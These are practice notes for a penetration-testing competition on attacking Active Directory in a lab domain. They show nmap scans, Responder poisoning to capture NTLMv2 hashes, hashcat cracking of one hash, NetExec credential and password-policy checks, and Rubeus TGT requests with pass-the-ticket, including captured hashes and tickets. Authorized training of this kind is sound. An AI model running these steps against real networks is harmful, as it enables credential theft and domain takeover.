CPTC Practice 3: Active Directory Attacks - Part 1

Step 1: Scope is given by the client.

Two Things we are going to request from a client

```
1. Whats the range of IP addresses we need to perform Pentest
2. What is the Active Directory Account Policy.
```

Step 2: Scanning.

Nmap Scans

1. TCP Discovery scan.
2. UDP Discovery Scan.
3. Ping Scan.
4. Reverse dns-lookup (resolve hostnames for the IP addresses)
5. Selection of subset of machines for active testing.
6. Discovering the IP's with TCP open ports.
7. Discovering the IP's with UDP open ports.
8. To know how many hosts are in there in a really large file.
9. To combine list of IP's, sort them and remove the duplicates.
10. if you are on the same network, as you are scanning because you are placed into client's network, remove your IP from client's network.
11. Let's say you have so many machines and you want to randomly select some[any number]machines for testing.
12. Lastly we will do full port-scan and service-scan to understand which services are running.

▼ 1. Nmap Scan.

```
> nmap -Pn -n -T4 --max-retries 0 --min-hostgroup 128 -p 8

-Pn: Disables host discovery (assumes the host is up).
-n: Disables DNS resolution, reducing scan time.
-T4: Sets timing to "Aggressive" for faster scans.
--max-retries 0: No retries for unresponsive hosts or port
--min-hostgroup 128: Scans 128 hosts at a time (speeds up
-p 88,139,445,3389,5985: Scans specific ports: 88 (Kerbero
-oA tcp-discovery: Outputs results in all formats (XML, no
192.168.12.10-20: Target IP range (192.168.12.10 to 192.16
-vv: Increases verbosity for detailed output.
-iL -- to provide list of range of IP's
--top-ports: This option is used when you specify how many
```

▼ 2. UDP Scan.

```
> sudo nmap -Pn -n -sU  --max-retries 0 --min-hostgroup 12

sudo: Runs the command with elevated privileges (needed fo
nmap: The tool being used for network scanning.
-Pn: Disables host discovery (assumes hosts are up).
-n: Disables DNS resolution (speeds up scanning).
-sU: Performs a UDP scan (used for scanning UDP ports).
--max-retries 0: Disables retries on unresponsive hosts/po
--min-hostgroup 128: Scans 128 hosts at once for efficienc
-p 111,123,161,69: Scans specific UDP ports: 111 (RPCbind)
-oA udp: Outputs results in all formats (XML, normal, grep
192.168.12.10-20: The target IP range (192.168.12.10 to 19
-vv: Increases verbosity for detailed output.
```

▼ 3. Ping Scan

```
> nmap -n  -PE -sn -oA ping 192.168.12.10-20.

-n: Disables DNS resolution (avoids lookup, speeds up scan
-PE: Uses ICMP Echo Requests (ping) for host discovery.
-sn: Host discovery only, no port scanning (ping sweep).
-oA ping: Outputs results in all formats (XML, normal, gre
192.168.12.10-20: The target IP range (192.168.12.10 to 19
```

▼ 4. Reverse Dns-lookup (resolve hostnames for the IP addresses).

```
> nmap -sL -oA rdns 192.168.12.10-20
-sL: Performs a list scan (DNS reverse lookup of hosts in
-oA rdns: Outputs results in all formats (XML, normal, gre
192.168.12.10-20: The target IP range (192.168.12.10 to 19
```

▼ 5. Selection of subset of machines for testing.

```
> grep Up ping.gnmap

Host: 192.168.12.10 ()  Status: Up
Host: 192.168.12.11 ()  Status: Up
Host: 192.168.12.12 ()  Status: Up
Host: 192.168.12.13 ()  Status: Up
Host: 192.168.12.14 ()  Status: Up
Host: 192.168.12.15 ()  Status: Up


> grep Up ping.gnmap | cut -d' ' -f2 > live-ping.txt

grep Up ping.gnmap: Searches for lines containing the word
|: Pipes the output of the previous command to the next co
cut -d' ' -f2: Cuts (extracts) the second field of each li
> live-ping.txt: Redirects the output (list of live IPs) t

> cat live-ping.txt

192.168.12.10
192.168.12.11
```

```
192.168.12.12
192.168.12.13
192.168.12.14
192.168.12.15
```

▼ 6. Discovering the IP's with TCP open ports.

```
> grep 'open/' tcp-discovery.gnmap | cut -d' ' -f2 > live-

> cat live-tcp.txt

192.168.12.10
192.168.12.11
192.168.12.12
192.168.12.13
192.168.12.14
192.168.12.15
```

▼ 7. Discovering the IP's with UDP open ports.

```
> grep 'open/' udp.gnmap | cut -d' ' -f2 >  live-udp.txt

> cat live-udp.txt
192.168.12.10
192.168.12.11
```

▼ 8. To know how many hosts are in there in a large file.

```
> wc -l live-tcp.txt
6 live-tcp.txt

wc -l live-tcp.txt: Counts the number of lines in the file
```

▼ 9. To combine list of IP's, sort them and remove the duplicates.

```
> sort -uV live-ping.txt live-udp.txt live-tcp.txt > live.

sort: Sorts lines from input files.
-u: Ensures unique entries (removes duplicates).
-V: Sorts in "version sort" order, which is useful for sor
live-ping.txt live-udp.txt live-tcp.txt: The input files b
> live.txt: Redirects the output (sorted and unique entrie

> cat live.txt
192.168.12.10
192.168.12.11
192.168.12.12
192.168.12.13
192.168.12.14
192.168.12.15
```

▼ 10. if you are on the same network, as you are scanning because you are placed into client's network, remove your IP from client's network.

```
┌──(root💀peakyblinder)-[~/test]
└─# sed 's/192.168.12.10//g' live.txt

192.168.12.11
192.168.12.12
192.168.12.13
192.168.12.14
192.168.12.15
┌──(root💀peakyblinder)-[~/test] [
└─# sed 's/192.168.12.10//g' live.txt | egrep -v '^$'
192.168.12.11
192.168.12.12
192.168.12.13
192.168.12.14
192.168.12.15

sed 's/192.168.12.10//g' live.txt:

sed: Stream editor for filtering and transforming text.
```

```
's/192.168.12.10//g': Substitution command in sed. This re
s/old/new/g: Syntax for substitution: replace old with new
g: Global replacement (removes all instances, not just the
live.txt: The input file.
sed 's/192.168.12.10//g' live.txt | egrep -v '^$':

|: Pipes output of sed into the next command (egrep).
egrep: Extended grep, used for pattern matching.
-v: Inverts the match, meaning it excludes lines that matc
'^$': Matches empty lines (lines with no content).
```

▼ 11. Let's say you have so many machines and you want to randomly select some[any number]machines for testing.

```
┌──(root💀peakyblinder)-[~/test]
└─# shuf -n 6 live.txt | sort -uV > targets.txt
┌──(root💀peakyblinder)-[~/test]
└─# wc -l targets.txt
6 targets.txt
┌──(root💀peakyblinder)-[~/test]
└─# head targets.txt
192.168.12.10
192.168.12.11
192.168.12.12
192.168.12.13
192.168.12.14
192.168.12.15
┌──(root💀peakyblinder)-[~/test]
└─# tail targets.txt
192.168.12.10
192.168.12.11
192.168.12.12
192.168.12.13
192.168.12.14
192.168.12.15
┌──(root💀peakyblinder)-[~/test]
└─#
```

▼ 12. Lastly we will do full port-scan and service-scan to understand which services and their service versions are running.

```
nmap -Pn -n --max-retries 0 --min-hostgroup 128 -p- -sV -O
```

Step 3: Now we are jumping into AD Attacks

Poisoning.

```
We use Responder tool to poison Authentication requests made

> root@jumpbox:/home/test/tools/Responder# python Responder.p

python Responder.py: Runs the Responder.py script using Pytho
-I enp0s18: Specifies the network interface to listen on. In
-wF:
-w: Enables fingerprinting mode to capture and fingerprint NT
F: Specifies "Full" fingerprinting mode, which gathers more d

We get NTLM hashes in this format:
[WebDAV] NTLMv2 Client   : 192.168.12.15
[WebDAV] NTLMv2 Username : CPTC\rpai
[WebDAV] NTLMv2 Hash     : rpai::CPTC:3505f5f442646a5c:AF55BB
```

▼ What causes these LLMNR Requests ?

- Some browsers by default, when we open them, they try to test the connectivity speed, name resolution speed.
- Windows machines by default send out these requests.
- When a client type share name incorrectly or website name incorrectly, LLMNR requests are sent out.

▼ If we lose the dumped hash by Responder, Responder has the script called DumpHash.py, that can get you previously captured hashes.

```
test@jumpbox:~$ cd tools
test@jumpbox:~/tools$ cd Responder
(.venv) test@jumpbox:~/tools/Responder$ ls
certs         DumpHash.py     files    odict.py         po
CHANGELOG.md  DumpNTLMv1.txt  LICENSE  OSX_launcher.sh  __
Contributors  DumpNTLMv2.txt  logs     packets.py       RE
(.venv) test@jumpbox:~/tools/Responder$ python DumpHash.py
Dumping NTLMV2 hashes:
rpai::CPTC:1b3b42539bd093bb:B736C4E0C9FF9DDEF0CFF533694C52
```

▼ Responder does not dump machine hashes, machine hashes are not crackble, they are automatically created and they are meant to be sure.

▼ To know what triggered that hash or this hash, is it a result of LLMNR, NBT-NS or mDNS ?

```
(.venv) root@jumpbox:/home/test/tools/Responder/logs# grep
Responder-Session.log:12:rpai
Responder-Session.log:13:rpai
Responder-Session.log:25:rpai
Responder-Session.log:26:rpai
Responder-Session.log:37:rpai
Responder-Session.log:38:rpai
Responder-Session.log:47:rpai
Responder-Session.log:48:rpai

(.venv) root@jumpbox:/home/test/tools/Responder/logs# grep
Responder-Session.log:12:10/09/2024 01:56:43 PM - [SMB] NT
Responder-Session.log:13:10/09/2024 01:56:43 PM - [SMB] NT
Responder-Session.log:25:10/09/2024 01:58:43 PM - [SMB] NT
Responder-Session.log:26:10/09/2024 01:58:43 PM - [SMB] NT

(.venv) root@jumpbox:/home/test/tools/Responder/logs# grep
Responder-Session.log-5-10/09/2024 01:56:43 PM - [*] [MDNS
Responder-Session.log-6-10/09/2024 01:56:43 PM - [*] [MDNS
Responder-Session.log-7-10/09/2024 01:56:43 PM - [*] [LLMN
Responder-Session.log-8-10/09/2024 01:56:43 PM - [*] [LLMN
Responder-Session.log-9-10/09/2024 01:56:43 PM - [*] [LLMN
```

```
Responder-Session.log-10-10/09/2024 01:56:43 PM - [*] [LLM
Responder-Session.log-11-10/09/2024 01:56:43 PM - [SMB] NT
Responder-Session.log:12:10/09/2024 01:56:43 PM - [SMB] NT
Responder-Session.log:13:10/09/2024 01:56:43 PM - [SMB] NT
```

▼ Analyze mode using Responder

Responder.py -I <interface> -wF -A

In Responder, -A (Analyze mode) is used to passively analyze network traffic without actively poisoning or responding to requests. It allows you to observe LLMNR, NBT-NS, and MDNS requests on the network without interacting with them.

Why it's used: Analyze mode helps to identify potential attack opportunities (such as systems sending out requests that can be poisoned) while remaining stealthy, as it doesn't interfere with or alter the network traffic. It's useful for reconnaissance in a network without triggering alarms.

Hashcat.

We use those stolen hashes to crack using hashcat.

```
┌──(root💀peakyblinder)-[~/test]
└─# echo "rpai::CPTC:1b3b42539bd093bb:B736C4E0C9FF9DDEF0CFF53
```

```
┌──(root💀peakyblinder)-[~/test]
└─# hashcat --help | grep NTLM
   5500 | NetNTLMv1 / NetNTLMv1+ESS
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)
   5600 | NetNTLMv2
  27100 | NetNTLMv2 (NT)
   1000 | NTLM

┌──(root💀peakyblinder)-[~/test]
└─# hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```

```
User: rpai
Password: 123456
```

NetExec FKA CrackMapExec


```
We use NetExec to see if the credentials we got are legitimat

┌──(root💀peakyblinder)-[~]
└─# nxc smb cptc.local -u rpai -p 123456
SMB         192.168.12.10   445    DC1              [*] Windo
SMB         192.168.12.10   445    DC1              [+] cptc.

We can also use nxc to know the password policy of domain
┌──(root💀peakyblinder)-[~]
└─# nxc smb cptc.local -u rpai -p 123456 --pass-pol
SMB         192.168.12.10   445    DC1              [*] Windo
SMB         192.168.12.10   445    DC1              [+] cptc.
SMB         192.168.12.10   445    DC1              [+] Dumpi
SMB         192.168.12.10   445    DC1              Minimum p
SMB         192.168.12.10   445    DC1              Password
SMB         192.168.12.10   445    DC1              Maximum p
SMB         192.168.12.10   445    DC1
SMB         192.168.12.10   445    DC1              Password
SMB         192.168.12.10   445    DC1                  Domai
SMB         192.168.12.10   445    DC1                  Domai
SMB         192.168.12.10   445    DC1                  Domai
SMB         192.168.12.10   445    DC1                  Domai
SMB         192.168.12.10   445    DC1                  Domai
SMB         192.168.12.10   445    DC1                  Domai
SMB         192.168.12.10   445    DC1
SMB         192.168.12.10   445    DC1              Minimum p
SMB         192.168.12.10   445    DC1              Reset Acc
SMB         192.168.12.10   445    DC1              Locked Ac
SMB         192.168.12.10   445    DC1              Account L
```

```
SMB         192.168.12.10   445    DC1              Forced Lo
```

Windows Tools

▼ How to authenticate as a rpai user using Password Authentication. (NetNTLM Authentication)

```
Open Powershell -->

There are two ways to authenticate as an user, using runas

Tip: Be extra-careful while entering passwords.

PS C:\Users\Administrator> runas /netonly /user:cptc.local
Enter the password for cptc.local\rpai:
Attempting to start powershell.exe as user "cptc.local\rpa
PS C:\Users\Administrator>
```



▼ How to get AD-Domain and AD-User Information.

```
These Commands were executed in rpai user's PowerShell
PS C:\Windows\system32> Get-ADDomain -Server cptc.local


AllowedDNSSuffixes                 : {}
```

```
ChildDomains                        : {}
ComputersContainer                  : CN=Computers,DC=cptc,
DeletedObjectsContainer             : CN=Deleted Objects,DC
DistinguishedName                   : DC=cptc,DC=local
DNSRoot                             : cptc.local
DomainControllersContainer          : OU=Domain Controllers
DomainMode                          : Windows2016Domain
DomainSID                           : S-1-5-21-2753443792-2
ForeignSecurityPrincipalsContainer  : CN=ForeignSecurityPri
Forest                              : cptc.local
InfrastructureMaster                : DC1.cptc.local
LastLogonReplicationInterval        :
LinkedGroupPolicyObjects            : {cn={1147C77C-6A13-4F
                                      DC=local, cn={801D7A9
                                      ,DC=cptc,DC=local, CN
                                      CN=System,DC=cptc,DC=
LostAndFoundContainer               : CN=LostAndFound,DC=cp
ManagedBy                           :
Name                                : cptc
NetBIOSName                         : CPTC
ObjectClass                         : domainDNS
ObjectGUID                          : b5dd8ece-e07d-44b7-9b
ParentDomain                        :
PDCEmulator                         : DC1.cptc.local
PublicKeyRequiredPasswordRolling    : True
QuotasContainer                     : CN=NTDS Quotas,DC=cpt
ReadOnlyReplicaDirectoryServers     : {}
ReplicaDirectoryServers             : {DC1.cptc.local, DC2.
RIDMaster                           : DC1.cptc.local
SubordinateReferences               : {DC=ForestDnsZones,DC
                                      CN=Configuration,DC=c
SystemsContainer                    : CN=System,DC=cptc,DC=
UsersContainer                      : CN=Users,DC=cptc,DC=l


Note: Most cases it won't work unless you are authenticate

PS C:\Windows\system32> Get-ADUser -Server dc2 rpai
```

```
DistinguishedName : CN=rpai,CN=Users,DC=cptc,DC=local
Enabled           : True
GivenName         :
Name              : rpai
ObjectClass       : user
ObjectGUID        : a0d511c6-ea3f-4513-906c-42cdc12d5532
SamAccountName    : rpai
SID               : S-1-5-21-2753443792-216581022-23957681
Surname           :
UserPrincipalName : rpai@cptc.local



PS C:\Windows\system32>
```

▼ How to authenticate as a rpai user using Kerberos Authentication(By requesting TGT for rpai user, using Rubeus).

```
Opened PowerShell on our end.[not as a rpai user.]

PS C:\Users\Administrator> klist   --> this helps us to li

Current LogonId is 0:0x28155

Cached Tickets: (0)
PS C:\Users\Administrator>


Quick note:
if an attacker obtains valid domain user credentials (user

Login Attempt: The attacker uses the compromised credentia
Request TGT: The attacker sends a request to the KDC for a
Receive TGT: If the credentials are correct, the KDC issue

Tools used: Tools like Rubeus or Impacket's GetTGT.py can
```

```
Rubeus:
1. Whenever we are getting tickets using Rubeus, we can ei
2. To display the ticket, we do /nowrap


PS C:\Users\Administrator> cd c:\tools
PS C:\tools> ls


    Directory: C:\tools


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/26/2024   1:32 AM                PingCast
-a----         9/26/2024   1:32 AM         174080 Certify.
-a----         9/26/2024   1:32 AM          14373 dsintern
-a----         9/26/2024   1:32 AM        1259564 PowerUpS
-a----         9/26/2024   1:32 AM         770279 PowerVie
-a----         9/26/2024   1:32 AM         498688 Rubeus.e
-a----         9/26/2024   1:32 AM         596992 Seatbelt
-a----         9/26/2024   1:32 AM         152064 SharpDPA
-a----         9/26/2024   1:32 AM          80896 SharpGPO
-a----         9/26/2024   1:32 AM        1124352 SharpSCC
-a----         9/26/2024   1:32 AM          63488 SigmaPot
-a----         9/26/2024   1:32 AM         491008 Snaffler
-a----         9/26/2024   1:32 AM          44544 Whisker.


1. /nowrap --> When used, /nowrap it displayed TGT in base

PS C:\tools> .\Rubeus.exe asktgt /domain:cptc.local /dc:dc


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
```

```
   | |  \ \| |_| | |_) ) ____| |_| |___ |
   |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 32ED87BDB5FDC5E9CBA88547376818D4
[*] Building AS-REQ (w/ preauth) for: 'cptc.local\rpai'
[*] Using domain controller: 192.168.12.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIEtjCCBLKgAwIBBaEDAgEWooID1TCCA9FhggPNMIIDyaADAgEF

  ServiceName              :  krbtgt/cptc.local
  ServiceRealm             :  CPTC.LOCAL
  UserName                 :  rpai (NT_PRINCIPAL)
  UserRealm                :  CPTC.LOCAL
  StartTime                :  10/13/2024 5:18:39 PM
  EndTime                  :  10/14/2024 3:18:39 AM
  RenewTill                :  10/20/2024 5:18:39 PM
  Flags                    :  name_canonicalize, pre_authe
  KeyType                  :  rc4_hmac
  Base64(key)              :  Rb/+uPXutFYGnLeYb920XA==
  ASREP (key)              :  32ED87BDB5FDC5E9CBA885473768

PS C:\tools>

2. /outfile:ticket.kirbi --> it saves to .kirbi file forma
 Note: 1. For Rubeus it read those tickers in .kirbi forma
       2. We can convert .kirbi to .ccache and vice versa.

PS C:\tools> .\Rubeus.exe asktgt /domain:cptc.local /dc:dc

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
```

```
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 32ED87BDB5FDC5E9CBA88547376818D4
[*] Building AS-REQ (w/ preauth) for: 'cptc.local\rpai'
[*] Using domain controller: 192.168.12.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIEtjCCBLKgAwIBBaEDAgEWooID1TCCA9FhggPNMIIDyaADAgEF
      AQKhFjAUGwZrcmJ0Z3QbCmNwdGMubG9jYWyjggORMIIDjaADAgES
      gjECcFhuI1J4YCkIXxrgMdY+St9EbC6DEV/aBJkmWMjDnO7blDXr
      84FifnSlp4R5ytipGTe+HVB3f//sJvQ7PoGIipHPfAiAUX2Yj/Je
      JpMlIMlBPFSxjHECn/b5yWryr4Aj9A4XhRZap0eW1xf7E9bp4AEk
      jfDM3sEueapgjBXwha2DAqPkiJ5HcE47wNCrwo1xTGbBGYiejvEk
      +1K78I45iD3uT2TBUpCu7M318LRXhgW52baAuvewXz1wCJW1R1RH
      aEAly7guQ5ovaNe+TVUTyVbnDDDT/YwTl+jegYPXa74vFdMj+chf
      katCyoIUgYWOBaFbgn5gNp2VCWJ/wbaXyPvxvW7mkYoy0BEAKpnS
      NYF526DodCLNJYlIExDT8ihW0ynbAXZV4wmXBOYRtQLwOLOQA6/T
      uixXMQlrapqmPHwhOT3X1v1wwch6qwOHeFPGlCP+9kNEx7QlJiN4
      4x9VZOSV8Tuo6NFd1qxiICWIX/o31tgFyVjuDAEOiwvdJ3rgsYpL
      APZvBAmfyY3sz8VXS5ya1pqokVI4z9eDafc98rH9yYqAOl6QNSH1
      1BzBEEnkyb3rEO6KIRsxCMVbpfaiGnklgHi9+cnirmCqHJb+0fEw
      59m0ap2NdK6AgpdDO3G1xNzDLNFRZZiAzCKrxVTTexU8Ymdo9bOY
      Csvuvmc19m+J5if8bv58hpuFJw+TWiAva4VtDMoiVG7bTLC5So9t
      C2FMjJ3IHwbsZ7d0K4Bk1ehIEe63rWEro/UWbwCsvV2h21DvEOvf
      fYG7MIG4oIG1MIGyMIGvoBswGaADAgEXoRIEEF6QrYpBr49bzCL7
      MA+gAwIBAaEIMAYbBHJwYWmjBwMFAEDhAAClERgPMjAyNDEwMTQw
      NTA2WqcRGA8yMDI0MTAyMTAwMjUwNlqoDBsKQ1BUQy5MT0NBTKkf
      Y3B0Yy5sb2NhbA==

[*] Ticket written to Ticket.kirbi
```

```
  ServiceName               :  krbtgt/cptc.local
  ServiceRealm              :  CPTC.LOCAL
  UserName                  :  rpai (NT_PRINCIPAL)
  UserRealm                 :  CPTC.LOCAL
  StartTime                 :  10/13/2024 5:25:06 PM
  EndTime                   :  10/14/2024 3:25:06 AM
  RenewTill                 :  10/20/2024 5:25:06 PM
  Flags                     :  name_canonicalize, pre_authe
  KeyType                   :  rc4_hmac
  Base64(key)               :  XpCtikGvj1vMIvvmv8sSkQ==
  ASREP (key)               :  32ED87BDB5FDC5E9CBA885473768

PS C:\tools>


3. /ptt (this just puts the ticket into our current sessio

PS C:\tools> .\Rubeus.exe asktgt /domain:cptc.local /dc:dc

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 32ED87BDB5FDC5E9CBA88547376818D4
[*] Building AS-REQ (w/ preauth) for: 'cptc.local\rpai'
[*] Using domain controller: 192.168.12.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIEtjCCBLKgAwIBBaEDAgEWooID1TCCA9FhggPNMIIDyaADAgEF
```

```
      AQKhFjAUGwZrcmJ0Z3QbCmNwdGMubG9jYWyjggORMIIDjaADAgES
      h/5Y559XxcOXClAhS7VhNqfpWiPbN12lc+PwIf2nvAJnH6sDf1TY
      QnQE4f1tmTqaG7Pav8/KOo6aCZ1P6NWJf9IExdtJriIWfgRRX7xV
      /BrtXM2ZfILkmY2AAKJ9QAEr9+sWPcFsfNIchzK+9NEg+5i0qPaG
      JbQuTIEXkPP1UX18tbv/QWT1vDDf7cIRk+P0LqO8tH2oHySJhDmp
      mE1fPoPVOENscWaxWqbruzURNKJn/CSCKpJOhu1fk+yiKNhjJKdP
      7676XCXyjv9PwoeaJL050cRwBzev9xbnX04KDtu5HZAhefxiyAvR
      hIn3QI+LryAoo0YK8twqO+m8yiuBrURnByKPic0+AQTINiJSYP67
      WinuIXR6Mcd+g6C9GVxqZAlqGOWQFuPXFvv+FvQJwcCHnwweH2n9
      Fo9u4M7KnRMI/GFAPO5vrV98HAPNMo328M6iSooZY/syNobfaSUw
      fVpXYGYAZsw9yjMVWNDmQo/QArEh82fQXZj7p43xSfp81oaL8Vjn
      ec1ujb0Zy5cmHO6XrS+DiNOfMtkkgnA02db/+2J/2dk/h+S786gN
      sv5kds3VLYA/f3kultpT99RDtVKQ4A0ZO25J/kovo1X0emKoKaXm
      KKaepEgTdaXZ3IlYAJfQ6WkDhKeau0O3Hg/Up96Xc78pWlv8n8Hr
      ew17swTP7HsqJF81hkNz3H8Nqvp9rQqjkAJ9IMAQXpQlfMFv8eG9
      Fmhgp4fbiGyYCzpfDYcM3Z0s/VV6ak7/rYLNitg2X3kT1z8TwHHv
      fYG7MIG4oIG1MIGyMIGvoBswGaADAgEXoRIEEDxSULjQ0cuzJo5u
      MA+gAwIBAaEIMAYbBHJwYWmjBwMFAEDhAAClERgPMjAyNDEwMTQw
      MjQ4WqcRGA8yMDI0MTAyMTAwMzI0OFqoDBsKQ1BUQy5MT0NBTKkf
      Y3B0Yy5sb2NhbA==
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/cptc.local
  ServiceRealm             :  CPTC.LOCAL
  UserName                 :  rpai (NT_PRINCIPAL)
  UserRealm                :  CPTC.LOCAL
  StartTime                :  10/13/2024 5:32:48 PM
  EndTime                  :  10/14/2024 3:32:48 AM
  RenewTill                :  10/20/2024 5:32:48 PM
  Flags                    :  name_canonicalize, pre_authe
  KeyType                  :  rc4_hmac
  Base64(key)              :  PFJQuNDRy7Mmjm5ZfXd+1A==
  ASREP (key)              :  32ED87BDB5FDC5E9CBA885473768

PS C:\tools> klist

Current LogonId is 0:0x28155
```

```
Cached Tickets: (1)

#0>     Client: rpai @ CPTC.LOCAL
        Server: krbtgt/cptc.local @ CPTC.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-
        Ticket Flags 0x40e10000 -> forwardable renewable i
        Start Time: 10/13/2024 17:32:48 (local)
        End Time:   10/14/2024 3:32:48 (local)
        Renew Time: 10/20/2024 17:32:48 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\tools>


PowerShell on our end:
PS C:\Users> whoami
win-khcq0s64okb\administrator
PS C:\Users>

PowerShell on rpai user:

PS C:\Windows\system32> whoami
win-khcq0s64okb\administrator
PS C:\Windows\system32>

This just proves how after /ptt, we get access as a rpai u


PS C:\Users> .\Rubeus.exe asktgt /domain:cptc.local /dc:dc
With the Rubeus we can also request tickets using user's h
```

▼ How to find Domain and Domain Controllers.

```
Domain:

PS C:\Users> ipconfig
```

```
Windows IP Configuration

Unknown adapter Local Area Connection:

   Connection-specific DNS Suffix  . : cptc.local

Domain Controllers:

┌──(root💀peakyblinder)-[~/test]
└─# nslookup cptc.local
Server:         192.168.12.10
Address:        192.168.12.10#53

Name:   cptc.local
Address: 192.168.12.11
Name:   cptc.local
Address: 192.168.12.10
```

▼ How to Squash spaces, select specific fields and remove duplicates.

```
┌──(root💀peakyblinder)-[~/test]
└─# dnsrecon -d cptc.local
[*] std: Performing General Enumeration against: cptc.loca
[-] DNSSEC is not configured for cptc.local
[*]     SOA dc1.cptc.local 192.168.12.10
[*]     NS dc2.cptc.local 192.168.12.11
[-]     Recursion enabled on NS Server 192.168.12.11
[*]     NS dc1.cptc.local 192.168.12.10
[-]     Recursion enabled on NS Server 192.168.12.10
[*]     A cptc.local 192.168.12.10
[*]     A cptc.local 192.168.12.11
[*] Enumerating SRV Records
[+]     SRV _gc._tcp.cptc.local dc2.cptc.local 192.168.12
[+]     SRV _gc._tcp.cptc.local DC1.cptc.local 192.168.12
[+]     SRV _kerberos._udp.cptc.local DC1.cptc.local 192.
[+]     SRV _kerberos._udp.cptc.local dc2.cptc.local 192.
[+]     SRV _ldap._tcp.cptc.local dc2.cptc.local 192.168.
[+]     SRV _ldap._tcp.cptc.local DC1.cptc.local 192.168.
```


```
[+]       SRV _kerberos._tcp.cptc.local DC1.cptc.local 192.
[+]       SRV _kerberos._tcp.cptc.local dc2.cptc.local 192.
[+]       SRV _ldap._tcp.pdc._msdcs.cptc.local DC1.cptc.loc
[+]       SRV _ldap._tcp.dc._msdcs.cptc.local dc2.cptc.loca
[+]       SRV _ldap._tcp.dc._msdcs.cptc.local DC1.cptc.loca
[+]       SRV _ldap._tcp.ForestDNSZones.cptc.local dc2.cptc
[+]       SRV _ldap._tcp.ForestDNSZones.cptc.local DC1.cptc
[+]       SRV _ldap._tcp.gc._msdcs.cptc.local dc2.cptc.loca
[+]       SRV _ldap._tcp.gc._msdcs.cptc.local DC1.cptc.loca
[+]       SRV _kpasswd._tcp.cptc.local DC1.cptc.local 192.1
[+]       SRV _kpasswd._tcp.cptc.local dc2.cptc.local 192.1
[+]       SRV _kerberos._tcp.dc._msdcs.cptc.local DC1.cptc.
[+]       SRV _kerberos._tcp.dc._msdcs.cptc.local dc2.cptc.
[+]       SRV _kpasswd._udp.cptc.local DC1.cptc.local 192.1
[+]       SRV _kpasswd._udp.cptc.local dc2.cptc.local 192.1
[+] 21 Records Found
